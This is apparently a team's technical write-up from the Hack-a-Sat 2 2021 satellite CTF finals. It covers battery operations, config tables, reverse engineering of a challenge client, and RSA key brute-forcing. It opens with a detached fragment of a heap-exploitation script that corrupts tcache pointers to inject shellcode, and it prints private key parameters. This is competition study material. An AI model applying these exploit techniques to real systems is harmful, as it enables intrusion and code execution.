pay = craft_payload(0, 0, "A"*(0x28 - 0x13))
send_msg(pay)
#print(r.recvuntil('PKT-'))

print("Filling up some msg 1s, hopefully in right order for linkage to work")
pay = craft_payload(1, 0, (chr(ord("B"))*(0x48 - 0x13)))
send_msg(pay)
#print(r.recvuntil('PKT-'))
pay = craft_payload(1, 2, (chr(ord("B"))*(0x48 - 0x13)))
send_msg(pay)
#print(r.recvuntil('PKT-'))
```

```
pay = craft_payload(1, 1, (chr(ord("B"))*(0x48 - 0x13)))
send_msg(pay)
#print(r.recvuntil('PKT-'))

print("Filling out rest of first array.")
for i in range(2, 7): # Fill out rest of first aray
    pay = craft_payload(i, 0, "x"*(0x28 - 0x13))
    send_msg(pay)
    #print(r.recvuntil('PKT-'))


print("Trigger overwrite [Enter]")


overwrite = craft_payload(0, 0, b"X"*(0x28 - 0x13) + bytes([0x50 *2 + 1]))
send_msg(overwrite)
#print(r.recvuntil('PKT-'))

print("Overwite done?")
target_addr = 0x800000 + 8 # What to corrupt tcache pointer with
print("Free with [Enter]")
print("Triggering frees?")
pay = craft_payload(7, 0, "x"*(0x48 - 0x13))
send_msg(pay)
#print(r.recvuntil('PKT-'))

print("Then filling over.");
corrupt = b"A"*(0x48 - 0x13) + p64(0x51) + p64(target_addr)
corrupt = corrupt.ljust(0x90-0x13, b'.')

stuff = b'.' + shellcode
stuff = stuff.ljust(0x48 - 0x13, b'\xff')

pay = craft_payload(7, 1, corrupt, encode=False)
send_msg(pay)
#print(r.recvuntil('PKT-'))
pay = craft_payload(7, 2, "a"*(0x48-0x13))
send_msg(pay)
#print(r.recvuntil('PKT-'))
pay = craft_payload(7, 3, stuff, encode=False) # Replace shellcode here.
send_msg(pay)
#print(r.recvuntil('PKT-'))

pay = craft_payload(7, 4, "c"*(0x48 - 0x13))
send_msg(pay)
#print(r.recvuntil('PKT-'))
pay = craft_payload(7, 5, "d"*(0x48 - 0x13))
send_msg(pay)
#print(r.recvuntil('PKT-'))
```

```
print("Second write")
# Next, allocate some more 2s

pay = craft_payload(2, 1, b"B"*(0x38 - 0x13))
send_msg(pay)
#print(r.recvuntil('PKT-'))
pay = craft_payload(2, 3, b"B"*(0x38 - 0x13))
send_msg(pay)
#print(r.recvuntil('PKT-'))
pay = craft_payload(2, 2, "B"*(0x38 - 0x13))
send_msg(pay)
#print(r.recvuntil('PKT-'))


pay = craft_payload(2, 1, b"B"*(0x38 - 0x13) + bytes([0xc1])) # Overflow?
send_msg(pay)
#print(r.recvuntil('PKT-'))

print("Cycle through the bullshit")
pay = craft_payload(3, 0, b"B"*(0x28- 0x13))
send_msg(pay)
#print(r.recvuntil('PKT-'))
pay = craft_payload(4, 0, b"B"*(0x28- 0x13))
send_msg(pay)
#print(r.recvuntil('PKT-'))
pay = craft_payload(5, 0, b"B"*(0x28- 0x13))
send_msg(pay)
#print(r.recvuntil('PKT-'))
pay = craft_payload(6, 0, b"B"*(0x28- 0x13))
send_msg(pay)
#print(r.recvuntil('PKT-'))
pay = craft_payload(7, 0, b"B"*(0x28- 0x13))
send_msg(pay)
#print(r.recvuntil('PKT-'))
pay = craft_payload(0, 0, b"B"*(0x16- 0x13))
send_msg(pay)
#print(r.recvuntil('PKT-') + r.recv(4))


print("Trigger frees")
pay = craft_payload(8, 0, b'.')
send_msg(pay)
#print(r.recvuntil('PKT-'))

write_addr = 0x412068 - 0x20
overwrite = b"C"*(0x38-0x13) + p64(41) + p64(0) +
            p64(0) + b"C"*0x28 + p64(0x41) + p64(write_addr)
pay = craft_payload(8, 1, overwrite.ljust(0xc0 - 0x10 -0x13))
send_msg(pay)
```

```
send_msg(pay)

pay = craft_payload(8, 2, "C"*(0x38 - 0x13))
send_msg(pay)

print("Final")
#fill = cyclic(cyclic_find(struct.pack("<I", 0x69616161)))
fill = "A"*29
pay = craft_payload(8, 3,  fill + p64(target_addr+0x14), encode=False)
send_msg(pay)
```

SINGLE EVENT UPSET

HAS2 FINALIST TECH PAPER

Final Event Technical Paper


SingleEventUpset

The following write-ups were assembled by the Hack-a-Sat2 2021 team SingleEventUpset.

Table of Contents

Hack-a-Sat2 Finals 2021: Health Operations

Based on our experience at last year's finals, we knew coming into HAS2 that battery management would need to be a primary consideration—not an afterthought. With that, our team very quickly noticed that the slightly-yellowing PD and BATT text on the dashboard:



We dedicated a subteam to oversee our satellite health in general, but our battery in particular. We learned that it only required coarsely tuned operations to keep our battery life stable, so we didn't dedicate additional resources to attempt to automate the battery optimization.

Generically, we had a "safe" default orientation that we manually configured when our satellite first reached sunlight. From there, we made 2-3 orientation adjustments (guess-and-check-style) to get a "good enough" charge rate. We started to see patterns over "solar days", so this manual process didn't end up being burdensome. We used a silly-simple website (https://quaternions.online) to assist with quaternion normalization during the guess-and-check process. This website also made the learning curve less steep so team members unfamiliar with steering a satellite could learn quickly and operate confidently.

At one point, we noted a local maximum at quat (XYZS) (0,0,-0.39,-921), giving 45w of power from the panels.

With a competition much longer than 24h, we probably would have automated battery optimization.

Hack-a-Sat2 Finals 2021: Challenges 1 and 2

We did not solve challenges 1 and 2 before the solution files were provided to all teams. I imagine most teams did what we did: Quickly understand the nature of the solutions, file them away for future use, and move on.

We understood challenge_1_solver.rb to place the satellite in safe mode.

We understood challenge_2_solver.rb to modify the EPS config table and change the satellite mode.

The incomplete challenge 2 solution provided by the organizers seemed to brick our satellite a handful of times and require tugs to reset. It wasn't until we realized the script referenced a non-existent file that we were able to keep the satellite stable. The script ran without errors even when that file was missing.

In the end, these are the values we used:

```
{
   "name": "EPS Configuration Table",
   "description": "Configuration for EPS MGR",
   "mode-table": {
      "startup-mode": 1,
      "mode-array": [

         "mode": {
            "name": "SEPERATION",
            "mode-index": 0,
            "enabled": 1,
            "mode-mask": 79
         },

         "mode": {
            "name": "SAFE",
            "mode-index": 1,
            "enabled": 1,
            "mode-mask": 95
         },

         "mode": {
            "name": "STANDBY",
            "mode-index": 2,
            "enabled": 1,
            "mode-mask": 95
         },

         "mode": {
            "name": "NOMINAL_OPS_PAYLOAD_ON",
            "mode-index": 3,
            "enabled": 1,
            "mode-mask": 351
         },

         "mode": {
            "name": "ADCS_MOMENTUM_DUMP",
            "mode-index": 4,
            "enabled": 1,
            "mode-mask": 127
         },

         "mode": {
            "name": "ADCS_FSS_EXPERIMENTAL",
            "mode-index": 5,
            "enabled": 1,
            "mode-mask": 159
         }
      ]
   }
}
```

Hack-a-Sat2 Finals 2021: Challenge 3

Given the challenge 3 client binary, we used IDA Pro and our shared Ghidra server to begin to understand its composition and operation. Right away,


```
Usage: User Segment Client [options]

Optional arguments:
-h --help             shows help message and exits [default: false]
-v --version          prints version information and exits [default: false]
-i --id               Satellite ID [required]
-k --key              Attribution key [required]
-m --message          Hex message (to be converted to bytes) to send to user segment. Must be EVEN-length string. Ex: -m
414141 would be converted to AAA
-f --key-file         Path to private key file. [default: "id_rsa"]
-p --port             Port used to connect to the user segment server [default: 31337]
-a --address          Address used to connect to the user segment server [default: "127.0.0.1"]
-d --data-file        Path to data file. Contents will be used to send to user segment. [default: ""]
-s --danx-service     Send message to the DANX service instead of the Comm Payload Message Server [default: false]
```

...and,

```
checksec client
[*] '/home/digitaltwin/cosmos_dump/team_6/client/client'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x3fe000)
```

Our pentest subteam began scanning for any additional machines in the infrastructure listening on port 31337. 10.0.0.101 was the only one found.

We captured PCAP on a client connection to 10.0.0.101:31337, id 6, message 41414141:



Notes:

- attribution key is from 2b 7c .... 7d ea
- Packet format {signature of rest - 1 byte DANX service, 4 bytes hard-coded 0x41414141, 8 bytes sat_id, 8 bytes attribution key, 2 byte message len, message data}

IDA decompilation for getresponse():

```
int _fastcall getresponse(int a1)
{
  __int64 optval; // [rsp+10h] [rbp-220h]
  __int64 v3; // [rsp+18h] [rbp-218h]
  char buf[524]; // [rsp+20h] [rbp-210h]
  int v5; // [rsp+22Ch] [rbp-4h]

  v5 = 0;
  memset(buf, 0, 0x200uLL);
  optval = 2LL;
  v3 = 0LL;
  setsockopt(a1, 1, 20, &optval, 0x10u);
  v5 = read(a1, buf, 0x200uLL);
  check(v5, "While reading response from user segment server.", 1);
  return printf("Response from user segment server: %s\n", buf);
}
```

We attempted using the LD_PRELOAD library “preeny” that can map socket input/output into stdin/stdout for us.

```
sudo apt install libseccomp-dev libini-config-dev
git clone https://github.com/zardus/preeny
cd preeny
make
LD_PRELOAD=../preeny/x86_64-linux-gnu/desock.so ./client
```

Using this method, the client sends its output to stdout instead of a socket. Then we can compare results with our script. Example (with fictitious port):

```
LD_PRELOAD=../preeny/x86_64-linux-gnu/desock.so ./client --id 6 --key 16896876220756098091 --key-file
../keys/team_6_rsa_priv.pem --port 123 --address 127.0.0.1 --message 41414141 | xxd
```

If you type a response in, it will get pulled into get_response() and printed to the screen.

We also built this wrapper utility:

```
from pwn import *
import argparse
import binascii
from subprocess import Popen, STDOUT, PIPE

parser = argparse.ArgumentParser('client')
parser.add_argument('-i', '--id', type=int, required=True, help='Satellite ID')
parser.add_argument('-k', '--key', type=int, default=16896876220756098091, help='Attribution key')
parser.add_argument('-m', '--message', help='Hex message (to be converted to bytes) to send to user segment. Must be EVEN-
length string. Ex: -m 414141 would be converted to AAA')
parser.add_argument('-f', '--key-file', default='../keys/team_6_rsa_priv.pem', help='Path to private key file')
parser.add_argument('-p', '--port', type=int, default=31337, help='Port used to connect to the user segment server')
parser.add_argument('-a', '--address', default='Address used to connect to the user segment server')
parser.add_argument('-d', '--data-file', help='Path to data file. Contents will be used to send to user segment.')
parser.add_argument('-s', '--danx-service', action='store_true', help='Send message to the DANX service instead of the
Comm Payload Message Server')

args = parser.parse_args()

if args.message is None and args.data_file is None:
    log.error('Need a message or file to send!')

if args.message is not None and args.data_file is not None:
    log.error('Only one of data file or message supported')

if args.message is not None:
    data = binascii.unhexlify(args.message)

else:
    with open(args.data_file, 'rb') as f:
        data = f.read()
```

```
msg = p8(int(args.danx_service)) + p32(0x41414141) + p64(args.id) + p64(args.key) + p16(len(data)) + data

p = Popen(['openssl', 'dgst', '-sign', args.key_file], stdout=PIPE, stdin=PIPE, stderr=STDOUT)
out = p.communicate(input=msg)[0]

full_packet = out + msg
print(binascii.hexlify(full_packet))
```

In absence of keys for other teams, we started down a path of trying to pull pl_if.obj down from the satellite and analyze it. We were (eventually) able to pull it down, but it wasn't a fruitful path.

We noticed that the client binary uses an environment variable TEAM_NUM as part of its random seeding mechanism. We spent many cycles attempting to identify ways to recreate (and brute-force) the generation of other teams' keys, but kept choking on TEAM_RANDOM_NUM. For example:

```
TEAM_RANDOM_NUM=16896876220756098091 TEAM_NUM=6 LD_PRELOAD=../preeny/x86_64-linux-gnu/desock.so ./client --id 6 --key
16896876220756098091 --key-file ../keys/team_6_rsa_priv.pem --port 123 --address 127.0.0.1 --message 41414141
```

We knew that we needed either a way to get TEAM_RANDOM_NUM or a weakness in how it's used.

Our aim was to attempt to regenerate our own key pair, by using TEAM_NUM=6 and guessing the correct TEAM_RANDOM_NUM. Our hope was that the same TEAM_RANDOM_NUM was used to generate each team's keys. In this process, we saw many output errors, including CANT_DECODE_WRONG_KEY, MISMATCHED_TEAM_ID_BUT_VALID_KEY, and INVALID KEY.

We noted that '--key' is only used for determining who gets points for a valid message. '--key-file' is the private key used to sign the message, and must be the same as the private key assigned to the team for '--id'.

Here is one brute-force script we used:

```
#!/bin/bash

for i in {0..32000}
do
        randomNum = shuf -i 1-9223372036854775807 -n 1
        TEAM_RANDOM_NUM=$randomNum TEAM_NUM=6 ./client --id 6 --key 16896876220756098091 --key-file private.pem --port 123
--address 127.0.0.1 --message 4141414141
        echo $randomNum
        cksum *private.pem | awk '$1 == prev { print "Match" } { prev = $1 }'
done
```

Using this method, we concluded that TEAM_RANDOM_NUM > 32000.

Program logic we inspected:

- RSAGenerateKey check if TEAM_RANDOM_NUM exists and basically skips generating a key if it doesn't
- RSAMultiPrimeKeygen seems like it actually uses TEAM_RANDOM_NUM
- stdlib_rand_seed uses TEAM_NUM IFF it doesn't already have a team number in RSAKeyGenCrypto::stdlib_rand_seed(void const*,int)::team_num. Not sure how to find where that is in RAM.

We attempted to pull apart the PEM files:

```
openssl asn1parse -inform pem -in /work/hackasat/finals/resources/chall3/team_6/keys/team_6_rsa_priv.pem
    0:d=0  hl=4 l= 882 cons: SEQUENCE
    4:d=1  hl=2 l=   1 prim: INTEGER           :01
    7:d=1  hl=3 l= 172 prim: INTEGER
:0A1CAA01EBEF91257A98B08C5D32440D3550E7501162433A758646FE95E370040C04705E949D9A65A266C3C7E88A4B5F32A8815FA8FB927C245C1AD87
2204772EEF8018A1A301424FBC870C0C943A37DF783ED94111027301F80E656F406249EE753816F5CCF30F3DE1F81FA19039039CEDCA7F2E41BE73EF32
4A265CAD2F855BC2042F81DEFB866EBD1799DAB265A15D81A5F7AF49655FA7452D40AA6A90B7457124FBF9D4C2AE5E1A76D39
```

```
  182:d=1  hl=2 l=   3 prim: INTEGER           :010001
  187:d=1  hl=3 l= 172 prim: INTEGER
:09D406614BC2535F0C2370255D47C7E0D69B45D80AABEFD00FD09B783C3B858B3D6667B5C43A3A54878EFEA3787EF18446BBD5F9CF26A2CABF63CF734
A794357AAA6916A28748A82BA29010541DC078803773A651AD8308A95D55887ED25E09EA1CE4D23A7C51C1B8FA87C90099FAFC66747878E7563B45E7B1
058AA4C8A1C2E9E6E74147D48721737F967FB5583E1E6E0135D78E199462173FBCBB2AD804B9AA32958CAB6080E444D93BFA1
  362:d=1  hl=2 l=  22 prim: INTEGER           :0D90AA904408C0B6354071045156 36B62BC30CB33A3B
  386:d=1  hl=2 l=  22 prim: INTEGER           :0D1ECCCB16528D87B194DE4151E743C8897A71019E4D
  410:d=1  hl=2 l=  22 prim: INTEGER           :0833CDAEE63494B298889ACE0D90A00C8F71A5A04A39
  434:d=1  hl=2 l=  22 prim: INTEGER           :016E3C5260AABBB7F20B1378F7DF49AAD222C1B3B579
  458:d=1  hl=2 l=  22 prim: INTEGER           :0C10282B824C0DA8496377A9152C59C0E796C7FCBF91
  482:d=1  hl=4 l= 400 cons: SEQUENCE
  486:d=2  hl=4 l= 396 cons: SEQUENCE
  490:d=3  hl=3 l= 129 prim: INTEGER
:0E8B798566B50E624E62A13F25BC2048F314371000C21D96A3017AF5CF8050110CC997727FA5D4CD08750C2D322D762541AD35416F52D81253520723D
35834DF21CB51A071266E799B7AA6CDA71CF2E9CA282A397A024CCE5553F128AB2507CDF1586D627EDBDB1A5681E7FD9EDAE6680211A17C13ED4A68413
B90EC6197B95307
  622:d=3  hl=3 l= 129 prim: INTEGER
:0A6AB7F0E3DB3E5F07D6B9B7793620453EDAB688DE922810CFD3EA958C3450A3B56DD7EAA82343A248B153B436E0BA61FA84ABC49E8F4DB2EA3BB0636
7252050C26A549EBD0B124A442176BF893541805149ACDC1756F85D3A5D71357845802E6DF0AFFEBFEE84207BDE74217F9935353E6E1422C23ECB70996
FA8DEB312B02717
  754:d=3  hl=3 l= 129 prim: INTEGER
:05FF9D35DF480CCA7EE84CEA05BE2F6BAEB1173C50C1714952ADD77E8AFDA31DA0AA3E5039988AC19B7E3BDBE20EAA11AC6CDF77B45372D82C1B3F9DC
886206181DC9010D18F487258AD0E28EC0BD4E846E44B283B706DD5DA4253B1A62108CBC50043C6F95DA3C62EF33DB1244A4B28DE75A9CFB464056B010
4EB78AA74F1251C
```

```
openssl asn1parse -inform pem -in /work/hackasat/finals/resources/chall3/team_6/client/test/private.pem
    0:d=0  hl=4 l= 882 cons: SEQUENCE
    4:d=1  hl=2 l=   1 prim: INTEGER           :01
    7:d=1  hl=3 l= 172 prim: INTEGER
:09C14BD40F87F79FD9875F7E184BA4D3D7A3EFD29A78FBC2E5499A65051E2189B86ED7255CA23DE6D8D2D1579400F6A734B5D106C5AE8D20F44391993
32B5B96927C4E36D7BD05B1EFA5247A1187D28C34E65B50A6BFA4B6E8E52101A50D09CC3D82B1D134ED10A61DFEE42FEC7DC78EA082B6A315F7CD04CC2
91777E4159E50C8152AB13BB47B94E96B8B6AC8B28B62C935C475A3701DCE18F8D164FB048F8F973D30F7234911679B898CD1
  182:d=1  hl=2 l=   3 prim: INTEGER           :010001
  187:d=1  hl=3 l= 172 prim: INTEGER
:073E45A5A21A9D5D4DD1DCAFEE2E4CA717991C7BCE4227A119C9CAAE7B1A5C2F14DBB505BBEA839F3F571E062884102EF9A90982976941E17D405B369
3DB5906B8312D9609EE590DEE6DEB1D948D3E66DBAC7573CEB49CE1548D5A155FDDF0A386DF70D1BC6291732A1E5E3949385312413A6208A5D05B56EAF
833FD5054875BAB8A35B2504B89A49974878E6D4563A370388769AEC494B20162B9AC2FF8262CF78766C443913813841F2141
  362:d=1  hl=2 l=  22 prim: INTEGER           :0DC1CBF585D26A776023BED29F830049BE9089D7E93F
  386:d=1  hl=2 l=  22 prim: INTEGER           :0C7B0C0DC3F22A2CD37E14D326C7795BDB84BB5503D9
  410:d=1  hl=2 l=  22 prim: INTEGER           :02DFB8771B34C0EF1D537A5ACFDDF32274C0073BE6CB
  434:d=1  hl=2 l=  22 prim: INTEGER           :01699796A33B6FEC7CCF031A568432C6E39425035D19
  458:d=1  hl=2 l=  22 prim: INTEGER           :0AB5E946D85150335876287D8A0F105044CC6485DA30
  482:d=1  hl=4 l= 400 cons: SEQUENCE
  486:d=2  hl=4 l= 396 cons: SEQUENCE
  490:d=3  hl=3 l= 129 prim: INTEGER
:0E8B798566B50E624E62A13F25BC2048F314371000C21D96A3017AF5CF8050110CC997727FA5D4CD08750C2D322D762541AD35416F52D81253520723D
35834DF21CB51A071266E799B7AA6CDA71CF2E9CA282A397A024CCE5553F128AB2507CDF1586D627EDBDB1A5681E7FD9EDAE6680211A17C13ED4A68413
B90EC6197B95307
  622:d=3  hl=3 l= 129 prim: INTEGER
:0A6AB7F0E3DB3E5F07D6B9B7793620453EDAB688DE922810CFD3EA958C3450A3B56DD7EAA82343A248B153B436E0BA61FA84ABC49E8F4DB2EA3BB0636
7252050C26A549EBD0B124A442176BF893541805149ACDC1756F85D3A5D71357845802E6DF0AFFEBFEE84207BDE74217F9935353E6E1422C23ECB70996
FA8DEB312B02717
  754:d=3  hl=3 l= 129 prim: INTEGER
:0332AD7219232AC6815A4F3FD1BBB3CEC37239CE0FDD66DF5F53B33CB8F540FE640F6B1E261B1931374E04EF5B79A0C03CA4CE12BE47E30D53AA414B0
6C3BF90BB5AAA7F48D82FA8AE61F767C755DE67B09B0E3CE78E3386891A3FC0EC935F78239D6B280F2A16EBA62D596F9F9A60592B851FFE0C32AF061EE
5C4403B1A1146C3
```

```
[11-Dec-21 21:26:53] RsaCtfTool > openssl asn1parse -inform pem -in
/work/hackasat/finals/resources/chall3/team_6/client/test/public.pem
    0:d=0  hl=3 l= 180 cons: SEQUENCE
    3:d=1  hl=3 l= 172 prim: INTEGER
:09C14BD40F87F79FD9875F7E184BA4D3D7A3EFD29A78FBC2E5499A65051E2189B86ED7255CA23DE6D8D2D1579400F6A734B5D106C5AE8D20F44391993
32B5B96927C4E36D7BD05B1EFA5247A1187D28C34E65B50A6BFA4B6E8E52101A50D09CC3D82B1D134ED10A61DFEE42FEC7DC78EA082B6A315F7CD04CC2
91777E4159E50C8152AB13BB47B94E96B8B6AC8B28B62C935C475A3701DCE18F8D164FB048F8F973D30F7234911679B898CD1
  178:d=1  hl=2 l=   3 prim: INTEGER           :010001
[11-Dec-21 21:29:22] RsaCtfTool > openssl asn1parse -inform pem -in
/work/hackasat/finals/resources/chall3/team_6/keys/team_6_rsa_pub.pem
    0:d=0  hl=3 l= 180 cons: SEQUENCE
    3:d=1  hl=3 l= 172 prim: INTEGER
:0A1CAA01EBEF91257A98B08C5D32440D3550E7501162433A758646FE95E370040C04705E949D9A65A266C3C7E88A4B5F32A8815FA8FB927C245C1AD87
2204772EEF8018A1A301424FBC870C0C943A37DF783ED94111027301F80E656F406249EE753816F5CCF30F3DE1F81FA19039039CEDCA7F2E41BE73EF32
4A265CAD2F855BC2042F81DEFB866EBD1799DAB265A15D81A5F7AF49655FA7452D40AA6A90B7457124FBF9D4C2AE5E1A76D39
```

```
  178:d=1  hl=2 l=   3 prim: INTEGER           :010001
```

We didn’t identify anything in the PEM files worth chasing. :-/

Decompiled view of fast_exp_mod():

```
int64 fastcall RSAKeyGenCrypto::fast_exp_mod(RSAKeyGenCrypto *this, int64 a2, unsigned int64 a3, unsigned int64 a4, int64
a5)
{
  __int64 v6; // rdx
  __int128 v7; // rax
  __int128 v8; // rax
  __int64 v9; // [rsp+28h] [rbp-68h]
  unsigned __int128 v10; // [rsp+30h] [rbp-60h]
  __int128 v11; // [rsp+40h] [rbp-50h]
  __int128 v12; // [rsp+50h] [rbp-40h]

  v10 = PAIR128(a4, a3);
  v9 = a5;
  if ( a5 == 1 )
    return 0LL;
  v12 = 1uLL;
  (_QWORD )&v11 = __umodti3(this, a2, a5, 0LL);
  ((_QWORD )&v11 + 1) = v6;
  while ( v10 != 0 )
  {
    if ( v10 & 1 )
    {
      (_QWORD )&v7 = umodti3(v12 * v11, (unsigned int128)(v12 * v11) >> 64, v9, 0LL);
      v12 = v7;
    }
    v10 >>= 1;
    (_QWORD )&v8 = __umodti3(
                       v11 * v11,
                       (((unsigned int64)v11 * (unsigned int128)(unsigned __int64)v11) >> 64)
                     + 2  v11  ((_QWORD )&v11 + 1),
                       v9,
                       0LL);
    v11 = v8;
  }
  return v12;
```

Essentially, we viewed that our biggest gap was creating valid signatures.

At one point, in our team chat, we noted:

> *Even if there was a weakness in the rsa generation (it's rather on the low side for bits at 1372), it won't matter until we have at least a public key to look at.*

Even with the private keys released by the admins, we never learned how to query for other teams’ public keys. ☹

We even considered a possibility in which we don't have to break the crypto—but rather just somehow convince it to send multiple messages and sign them all ourselves. These attempts all returned failure as expected.

Hack-a-Sat2 Finals 2021: Challenge 4

With the release of challenge 4, we first noted references to a FLAG environment variable in FUN_004011bc:

```
iVar1 = bind(sock_fd,(sockaddr *)&DAT_00412078,0x10);
if (iVar1 != 0) {
  perror("socket bind failed...\n");
                    /* WARNING: Subroutine does not return */
  exit(-1);
}
iVar1 = listen(sock_fd,5);
if (iVar1 != 0) {
  perror("Listen failed...\n");
                    /* WARNING: Subroutine does not return */
  exit(-1);
}
local_42c = 0x10;
DAT_004120e4 = accept(sock_fd,(sockaddr *)&DAT_00412100,&local_42c);
if (DAT_004120e4 < 0) {
  perror("Server failed to accept connection from dispatcher\n");
                    /* WARNING: Subroutine does not return */
  exit(-1);
}
DAT_004120d8 = (undefined8 *)mmap((void *)0x800000,0x1000,7,0x22,0,0);
if ((DAT_004120d8 != (undefined8 *)0xffffffffffffffff) && (DAT_004120d8 == (undefined8 *)0x800000)
   ) {
  local_428 = (undefined8 *)getenv("FLAG");
  if (local_428 == (undefined8 *)0x0) {
    perror("Failed to get FLAG environment variable");
    close(sock_fd);
    close(DAT_004120e4);
                    /* WARNING: Subroutine does not return */
    exit(-1);
  }
  *DAT_004120d8 = *local_428;
  puts("Connection established with telemetry dispatcher.");
  FUN_0040118c("COMREADY");
  while( true ) {
    local_420 = read(0,&local_408,0x400);
    iVar1 = strncmp((char *)&local_408,"KILL",4);
    if (iVar1 == 0) break;
    iVar1 = strncmp((char *)&local_408,"CHECK",4);
    if (iVar1 == 0) {
      FUN_0040118c("COMMISUP");
```

At a cursory glance, we understood that if we connect to it on port 4580, we should be able to send "CHECK" (K is optional because it only compares the first 4 bytes) and we should get back a "COMMISUP" reply.

